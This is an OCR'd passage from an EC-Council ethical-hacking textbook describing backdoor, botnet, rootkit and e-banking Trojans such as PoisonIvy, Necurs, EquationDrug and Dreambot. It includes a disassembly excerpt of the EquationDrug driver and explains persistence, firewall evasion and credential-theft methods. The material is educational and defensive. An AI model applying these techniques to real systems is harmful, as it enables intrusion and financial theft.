A backdoor is a program that can bypass the standard system authentication or conventional system mechanisms such as IDS and firewalls, without being detected. In these types of breaches, hackers leverage backdoor programs to access the victim's computer or network. The difference between this type of malware and other types of malware is that the installation of the backdoor is performed without the user's knowledge. This allows the attacker to perform any activity on the infected computer, such as transferring, modifying, or corrupting files, installing malicious software, and rebooting the machine, without user detection. Backdoors are used by attackers for uninterrupted access to the target machine. Most backdoors are used for targeted attacks. Backdoor Trojans are often used to group victim computers to form a botnet or zombie network that can be used to perform criminal activities.

Backdoor Trojans are often initially used in the second (point of entry) or third (command-and-control [C&C]) stage of the targeted attack process. The main difference between a RAT and a

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

traditional backdoor is that the RAT has a user interface, i.e., the client component, which can be used by the attacker to issue commands to the server component residing in the compromised machine, whereas a backdoor does not.

For example, a hacker who is performing a malicious activity identifies vulnerabilities in a target network. The hacker implants the **networkmonitor.exe** backdoor in the target network, and the backdoor will be installed in a victim's machine on the target network without being detected by network security mechanisms. Once installed, **networkmonitor.exe** will provide the attacker with uninterrupted access to the victim's machine and the target network.

- **PoisonIvy**

  PoisonIvy gives the attacker practically complete control over the infected computer. The PoisonIvy remote administration tool is created and controlled by a PoisonIvy management program or kit. The PoisonIvy kit consists of a graphical user interface, and the backdoors are small (typically, <10 kB).

  Once the backdoor is executed, it copies itself to either the **Windows** folder or the **Windows\system32** folder. The filename and locations of the backdoor are defined by the creator of the backdoor when using the PoisonIvy kit to create the server program. Some variants of PoisonIvy can copy themselves into an alternate data stream.

  A registry entry of the backdoor will be added to ensure that the backdoor is started every time the computer is booted up. The server then connects to a client using an address defined when the server part was created. The communication between the server and client programs is encrypted and compressed. PoisonIvy can be configured to inject itself into a browser process before making an outgoing connection to bypass firewalls.

  Features:

  - File modification, deletion, and transfer to and from the infected system
  - Windows registry can be viewed and edited
  - Currently running processes can be viewed and suspended or killed
  - Current network connections can be viewed and shut down
  - Services can be viewed and controlled (e.g., stopped or started)
  - Installed devices can be viewed and some devices can be disabled
  - The list of installed applications can be viewed, entries can be deleted, or programs can be uninstalled
  - Accesses Windows command shell on the infected computer
  - Steals information by taking screenshots of the desktop and recording audio or webcam footage
  - Accesses saved passwords and password hashes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.5: Screenshot of PoisonIvy

Some additional backdoor Trojans are as follows:

- Kovter
- POWERSTATS v3
- ExtraPulsar
- RogueRobin
- ServHelper
- SpeakUp linux backdoor
- Winnti backdoor

Botnet Trojans

Today, most major information security attacks involve botnets. Attackers (also known as "bot herders") use botnet Trojans to infect a large number of computers throughout a large geographical area to create a network of bots (or a "bot herd") that can achieve control via a command-and-control (C&C) center. They trick regular computer users into downloading Trojan-infected files to their systems through phishing, SEO hacking, URL redirection, etc. Once the user downloads and executes this botnet Trojan in the system, it connects back to the attacker using IRC channels and waits for further instructions. Some botnet Trojans also have worm features and automatically spread to other systems in the network. They help an attacker to launch various attacks and perform nefarious activities such as DoS attacks, spamming, click fraud, and theft of application serial numbers, login IDs, and credit card numbers.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.6: Functioning of Botnet

- **Necurs**

  The Necurs botnet is a distributor of many pieces of malware, most notably Dridex and Locky. It delivers some of the worst banking Trojans and ransomware threats in batches of millions of emails at a time, and it keeps reinventing itself. Necurs is distributed by spam e-mails and downloadable content from questionable/illegal sites. It is indirectly responsible for a significant portion of cyber-crime.

  Features:

  - Destruction of the system
  - Turning a PC into a spying tool
  - Electronic money theft
  - Botnet and mining
  - Serving as a gateway for other viruses




Figure 7.7: Screenshot showing Necurs spam email for tricking a victim

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional botnet Trojans are as follows:

- Electrum
- Satori
- Torii botnet
- Qakbot
- Hide n Seek
- Ramnit
- Panda
- BetaBot
- Cridex

Rootkit Trojans

As the name indicates, "rootkit" consists of two terms, i.e., "root" and "kit." "Root" is a UNIX/Linux term that is the equivalent of "administrator" in Windows. The word "kit" denotes programs that allow someone to obtain root-/admin-level access to the computer by executing the programs in the kit. Rootkits are potent backdoors that specifically attack the root or OS. Unlike backdoors, rootkits cannot be detected by observing services, system task lists, or registries. Rootkits provide full control of the victim OS to the attacker. Rootkits cannot propagate by themselves, and this fact has precipitated a great deal of confusion. In reality, rootkits are just one component of what is called a blended threat. Blended threats typically consist of three snippets of code: dropper, loader, and rootkit. The dropper is the executable program or file that installs the rootkit. Activating the dropper program usually entails human intervention, such as clicking on a malicious e-mail link. Once initiated, the dropper launches the loader program and then deletes itself. Once active, the loader typically causes a buffer overflow, which loads the rootkit into memory.

- **EquationDrug Rootkit**

  EquationDrug is a dangerous computer rootkit that attacks the Windows platform. It performs targeted attacks against various organizations and lands on the infected system by being downloaded and executed by the Trickler dubbed "DoubleFantasy," covered by TSL20110614-01 (Trojan.Win32.Micstus.A). It allows a remote attacker to execute shell commands on the infected system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
.text:00012D22
.text:00012D22                 ; int __stdcall fnInitDriver(int pDrvObj,int punDrvRegPath,int pFunc1,int pFunc2,int Flag)
.text:00012D22                 fnInitDriver    proc near               ; CODE XREF: DriverEntry+15↓p
.text:00012D22
.text:00012D22                 unDevName       = dword ptr -14h
.text:00012D22                 var_10          = dword ptr -10h
.text:00012D22                 var_C           = dword ptr -0Ch
.text:00012D22                 var_8           = dword ptr -8
.text:00012D22                 pDeviceObject   = dword ptr -4
.text:00012D22                 pDrvObj         = dword ptr  8
.text:00012D22                 punDrvRegPath   = dword ptr  0Ch
.text:00012D22                 pFunc1          = dword ptr  10h
.text:00012D22                 pFunc2          = dword ptr  14h
.text:00012D22                 Flag            = dword ptr  18h
.text:00012D22
.text:00012D22                 edit_DrvObj = edi
.text:00012D22 55                              push    ebp
.text:00012D23 8B EC                           mov     ebp, esp
.text:00012D25 83 EC 14                        sub     esp, 14h
.text:00012D28 53                              push    ebx
.text:00012D29 56                              push    esi
.text:00012D2A 57                              push    edit_DrvObj
.text:00012D2B 68 44 05 00 00                  push    1348
.text:00012D30 68 28 A7 01 00                  push    offset unk_1A728
.text:00012D35 E8 60 EC FF FF                  call    fnDecryptData
.text:00012D35
.text:00012D3A FF 75 0C                        push    [ebp+punDrvRegPath]
.text:00012D3D 8B 7D 08                        mov     edit_DrvObj, [ebp+pDrvObj]
.text:00012D40 8D 45 F4                        lea     eax, [ebp+var_C]
.text:00012D43 89 3D D8 C3 01+                 mov     pDrvObj, edit_DrvObj
.text:00012D49 50                              push    eax
.text:00012D4A E8 13 0C 00 00                  call    fnDissectPath
.text:00012D4A
.text:00012D4F 8D 45 F4                        lea     eax, [ebp+var_C]
.text:00012D52 50                              push    eax
.text:00012D53 8D 45 EC                        lea     eax, [ebp+unDevName]
.text:00012D56 50                              push    eax
.text:00012D57 E8 C0 0C 00 00                  call    fnGetDeviceName
```

Figure 7.8: Screenshot showing start of EquationDrug Rootkit

Some additional rootkit Trojans are as follows:

- CEIDPageLock
- Wingbird
- GrayFish
- Finfisher
- ZeroAccess
- Whistler

E-banking Trojans

E-banking Trojans are extremely dangerous and have emerged as a significant threat to online banking. They intercept the victim's account information before the system can encrypt it and send it to the attacker's command-and-control center. Installation of these Trojans takes place on the victim's computer when he or she clicks a malicious email attachment or a malicious advertisement. Attackers program these Trojans to steal minimum and maximum monetary amounts, so that they do not withdraw all the money in the account, thereby avoiding suspicion. These Trojans also create screenshots of the bank account statement, so that the victim thinks that there is no variation in his/her bank balance and is not aware of this fraud unless he/she checks the balance from another system or an ATM. These Trojans may also steal

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

victims' data such as credit card numbers and billing details, and transmit them to remote hackers via email, FTP, IRC, or other methods.




Figure 7.9: Working of E-Banking Trojan

Working of E-banking Trojans

A banking Trojan is a malicious program that allows attackers to obtain personal information about users of online banking and payment systems.

The working of a banking Trojan includes the following:

- **TAN Gabber**: A Transaction Authentication Number (TAN) is a single-use password for authenticating online banking transactions. Banking Trojans intercept valid TANs entered by users and replace them with random numbers. The bank will reject such invalid random numbers. Subsequently, the attacker misuses the intercepted TAN with the target's login details.
- **HTML Injection**: The Trojan creates fake form fields on e-banking pages, thereby enabling the attacker to collect the target's account details, credit card number, date of birth, etc. The attacker can use this information to impersonate the target and compromise his/her account.
- **Form Grabber**: A form grabber is a type of malware that captures a target's sensitive data such as IDs and passwords, from a web browser form or page. It is an advanced method for collecting the target's Internet banking information. It analyses POST requests and responses to the victim's browser. It compromises the scramble pad authentication and intercepts the scramble pad input as the user enters his/her Customer Number and Personal Access Code.
- **Covert Credential Grabber**: This type of malware remains dormant until the user performs an online financial transaction. It works covertly to replicate itself on the computer and edits the registry entries each time the computer is started. The Trojan also searches the cookie files that had been stored on the computer while browsing financial websites. Once the user attempts to make an online transaction, the Trojan covertly steals the login credentials and transmits them to the hacker.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some methods used by banking Trojans to steal users' information are as follows:

- Keylogging
- Form data capture
- Inserting fraudulent form fields
- Screen captures and video recording
- Mimicking financial websites
- Redirecting to banking websites
- Man-in-the-middle attack

- **E-banking Trojan: Dreambot**

Dreambot banking Trojans are also known as updated versions of Ursnif or Gozi. Dreambot Trojans have long been used by hackers, and they have been regularly updated with more sophisticated capabilities. They can be delivered through the Emotet dropper or RIG exploit kit. This Trojan can also be embedded as a macro in an MS word document and sent to victims via spam emails. If this Trojan gets into the victim's machine, it will covertly create registry keys and processes, and attempt to connect to multiple malicious C2C servers.




Figure 7.10: HTTPS requests to malicious servers

After connecting to the C2C server, it will perform keylogging and send the keylog data to the attacker. This keylog data can include passwords of banking websites, OTP messages, secure transaction passwords, pins, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
